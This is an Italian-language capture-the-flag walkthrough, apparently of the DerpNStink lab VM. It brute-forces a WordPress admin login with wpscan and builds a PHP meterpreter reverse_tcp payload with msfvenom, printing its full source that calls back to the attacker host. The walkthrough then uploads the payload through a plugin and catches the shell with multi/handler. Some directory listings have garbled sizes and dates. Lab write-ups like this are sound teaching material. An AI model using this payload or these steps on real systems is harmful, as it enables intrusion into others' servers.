
Inizia il bruteforce:

```
┌──(diidro㉿kali)-[~]
└─$ tldr wpscan
wpscan

WordPress vulnerability scanner.
More information: https://github.com/wpscanteam/wpscan.

 - Update the vulnerability database:
   wpscan --update

 - Scan a WordPress website:
   wpscan --url url

 - Scan a WordPress website, using random user agents and passive detection:
   wpscan --url url --stealthy

 - Scan a WordPress website, checking for vulnerable plugins and specifying the path to the wp-content directory:
   wpscan --url url --enumerate vp --wp-content-dir remote/path/to/wp-content

 - Scan a WordPress website through a proxy:
   wpscan --url url --proxy protocol://ip:port --proxy-auth username:password

 - Perform user identifiers enumeration on a WordPress website:
   wpscan --url url --enumerate u

 - Execute a password guessing attack on a WordPress website:
   wpscan --url url --usernames username|path/to/usernames.txt --passwords path/to/passwords.txt threads 20

 - Scan a WordPress website, collecting vulnerability data from the WPVulnDB (https://wpvulndb.com/):
   wpscan --url url --api-token token
```

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://derpnstink.local/weblog/wp-login.php --usernames admin --passwords /home/kali/Desktop/Bruteforce/10k-most-common.txt threads 20
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.25
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://derpnstink.local/weblog/wp-login.php/ [192.168.56.104]
[+] Started: Thu Jul 18 03:45:31 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.7 (Ubuntu)
 |  - X-Powered-By: PHP/5.5.9-1ubuntu4.22
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress readme found: http://derpnstink.local/weblog/wp-login.php/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] This site seems to be a multisite
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: http://codex.wordpress.org/Glossary#Multisite

[+] The external WP-Cron seems to be enabled: http://derpnstink.local/weblog/wp-login.php/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

Fingerprinting the version - Time: 00:00:09 <=========================================================================> (702 / 702) 100.00% Time: 00:00:09
[i] The WordPress version could not be detected.
```

```
 | Confidence: 100%

[+] This site seems to be a multisite
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: http://codex.wordpress.org/Glossary#Multisite

[+] The external WP-Cron seems to be enabled: http://derpnstink.local/weblog/wp-login.php/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

Fingerprinting the version - Time: 00:00:09 <=========================================================================> (702 / 702) 100.00% Time: 00:00:09
[i] The WordPress version could not be detected.

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] slideshow-gallery
 | Location: http://derpnstink.local/weblog/wp-login.php/wp-content/plugins/slideshow-gallery/
 | Latest Version: 1.8.2
 | Last Updated: 2024-06-11T19:04:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | The version could not be determined.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:01 <=========================================================================> (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / marines Time: 00:00:11 <=========                                                                    > (740 / 10740)  6.89%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jul 18 03:45:55 2024
[+] Requests Done: 1581
[+] Cached Requests: 893
[+] Data Sent: 540.362 KB
[+] Data Received: 3.207 MB
[+] Memory used: 240.43 MB
[+] Elapsed time: 00:00:23
```


1)



Navigando, abbiamo individuato nella sezione slideshow possibili punti di injection:

Eseguiamo, quindi, il login nell'apposita pagina wordpress con le credenziali appena identificate:

2)



Generiamo la shell da caricare e mettiamola in un file che chiameremo shell.php


NB: L'host siamo noi (dal sito si avvia la connessione verso la nostra macchina).

kali@kali: ~


File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.102 lport=8888 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes


┌──(kali㉿kali)-[~]
└─$ cat shell.php
/*<?php /**/ error_reporting(0); $ip = '192.168.56.102'; $port = 8888; if (($f = 'stream_socket_client') && is_callable($f))
 { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $p
ort); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
$res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs');
} if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_
read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)
{ switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strle
n($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get(
'suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Navighiamo alla ricerca di uno spazio per fare l'injection del nostro php:




Carichiamo la PHP generata seguendo i passaggi come nell'immagine:




Avviando l'ascolto su mfsconsole, e ricaricando la pagina corrente, siamo dentro.


Come modulo utilizzeremo exploit/multi/handler (evidenziato nell'immagine sotto); questo modulo è un handler generico che può essere configurato per ascoltare su una porta specifica e gestire connessioni da vari tipi di payload.



Configuriamo il modulo scelto (set lhost, lport e payload per l'apertura di una shell meterpreter)



Andiamo in ascolto e ricarichiamo la pagina:



Siamo dentro.

Navighiamo fino ad arrivare alla directory html, è proprio qui che troveremo due sub-directory importanti: weblog e php.

Entriamo prima in PHP, qui troveremo un file chiamato “info.php”, questo file ci dice che il phpmyadmin (gestore web del mysql) è disponibile.

Segnamoci il percorso per tornarci in un secondo momento tramite browser.


```
Mode              Size          Type  Last modified              Name
100644/rw-r--r--  1795296330146 fil   187830188404-09-22 00:17:07 -0400  index.php
100644/rw-r--r--  85620173065695 fil   205936624599-04-26 14:22:37 -0400  license.txt
100644/rw-r--r--  31447750548634 fil   205936624599-04-26 14:22:37 -0400  readme.html
100644/rw-r--r--  234333341572432 fil   199270312246-07-07 14:45:56 -0400  wp-activate.php
040755/rwxr-xr-x  17592186048512 dir   200256786768-02-08 23:03:32 -0500  wp-admin
100644/rw-r--r--  1563368096108 fil   197419361855-05-08 17:51:56 -0400  wp-blog-header.php
100644/rw-r--r--  6343666697669 fil   199256446028-11-30 06:11:39 -0500  wp-comments-post.php
100644/rw-r--r--  1225356169834 1 fil   197383414297-08-30 13:41:22 -0400  wp-config-sample.php
100644/rw-r--r--  13413182868531 fil   205575971467-02-15 21:09:33 -0500  wp-config.php
040755/rwxr-xr-x  17592186048512 dir   205588293470-05-07 21:21:08 -0400  wp-content
100644/rw-r--r--  14113262537942 fil   194964673048-02-06 05:09:05 -0500  wp-cron.php
040755/rwxr-xr-x  52776558145536 dir   200256786904-03-17 06:31:49 -0400  wp-includes
100644/rw-r--r--  1023061210145 4 fil   199256446028-11-30 06:11:39 -0500  wp-links-opml.php
100644/rw-r--r--  14401025346841 fil   198798400006-06-17 21:12:56 -0400  wp-load.php
100644/rw-r--r--  146273701233929 fil   199517656028-11-16 07:38:56 -0500  wp-login.php
100644/rw-r--r--  34329673604921 fil   205936624599-04-26 14:22:37 -0400  wp-mail.php
100644/rw-r--r--  59785944774240 fil   200220359722-09-26 21:10:47 -0400  wp-settings.php
100644/rw-r--r--  128376572507330 fil   199270165392-05-08 16:08:13 -0400  wp-signup.php
100644/rw-r--r--  17330193043395 fil   192908744462-09-04 00:21:31 -0400  wp-trackback.php
100644/rw-r--r--  13159779798008 fil   199771859492-12-16 06:00:13 -0500  xmlrpc.php

meterpreter > cd ..
meterpreter > ls
Listing: /var/www/html
=======================

Mode              Size          Type  Last modified              Name
100644/rw-r--r--  77309411346   fil   205581795684-02-06 15:18:14 -0500  .htaccess
040755/rwxr-xr-x  17592186048512 dir   205576060069-08-03 11:02:00 -0400  css
100644/rw-r--r--  468095600798139 fil   205576008214-09-10 17:26:03 -0400  derp.png
100644/rw-r--r--  5574867551506 fil   205582643600-02-27 12:03:24 -0500  index.html
040755/rwxr-xr-x  17592186048512 dir   205576054489-05-27 09:42:23 -0400  js
040755/rwxr-xr-x  17592186048512 dir   205576476814-03-17 02:25:34 -0400  php
100644/rw-r--r--  227633266741  fil   205576493282-07-23 17:27:51 -0400  robots.txt
100644/rw-r--r--  953676013462365 fil   205576005084-05-05 12:35:32 -0400  stinky.png
040777/rwxrwxrwx  17592186048512 dir   205581386969-07-04 22:43:23 -0400  temporary
040755/rwxr-xr-x  17592186048512 dir   205936624599-04-26 14:22:37 -0400  weblog
040755/rwxr-xr-x  17592186048512 dir   206265273323-09-27 03:29:51 -0400  webnotes

